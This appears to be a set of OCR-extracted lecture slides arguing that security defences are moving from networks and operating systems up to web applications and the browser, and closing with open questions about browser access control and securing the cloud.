
Status Quo – Communications

- We have secured Internet traffic, but the world has moved from Internet security to Web security.
- Security focus moves from network to end systems.
  - End users are managing parts of the critical infrastructure.
- Security focus moves from network protocols to application protocols.
  - Secure network tunnels do not necessarily imply a secure application session.
- Security moves from Internet to Web threat model.
- The security infrastructure for the Web is not necessarily a secure network infrastructure.

Status Quo – End Systems

- We might have secured the operating system (although we actually have not done so):
  - Past: A1/EAL7 rated operating system – GEMSOS.
  - Present: L3 microkernel.
- It does not matter anyway …
  - If the attacker has no direct access to the operating system, access control in the operating system is not necessary.
  - If the attacker can create mayhem in the application, access control in the operating system is not sufficient.
- Security focus moves from O/S to applications.
  - Application developers are writing security relevant code.
  - “The reference monitor is moving into the web page.”

Computer Security, Today



Summary

- Mechanisms in the traditional security kernel hardly defend against today's new attacks.
- Traditional secure channels hardly defend against today's new attacks.
- The line of defence against current attacks moves up to the application layer.
- Security mechanisms are moving out of the infrastructure into the applications.
- Defenders meet the attacker in front of the gates.

Current Challenges

- Browser is central for access control in the Web.
  - Is browser security the new operating system security?
  - Common Criteria protection profile for the browser?
- Access control models & mechanisms for browser:
  - Web 2.0, plug-ins, mashups, Cross Domain Policies.
  - New mechanisms for authenticating data origin.
- Interaction between layers:
  - Understand how to build tunnels in tunnels.
  - Understand which security services should be provided by the infrastructure and which by the application?

Concluding Remarks

- Securing the critical infrastructure is neither sufficient nor necessary.
- We have to secure the critical applications.
- The cloud is a new infrastructure for software services.
- We have to protect critical services; to which extent do we have to secure this infrastructure to do so?
- Thank you very much for your attention.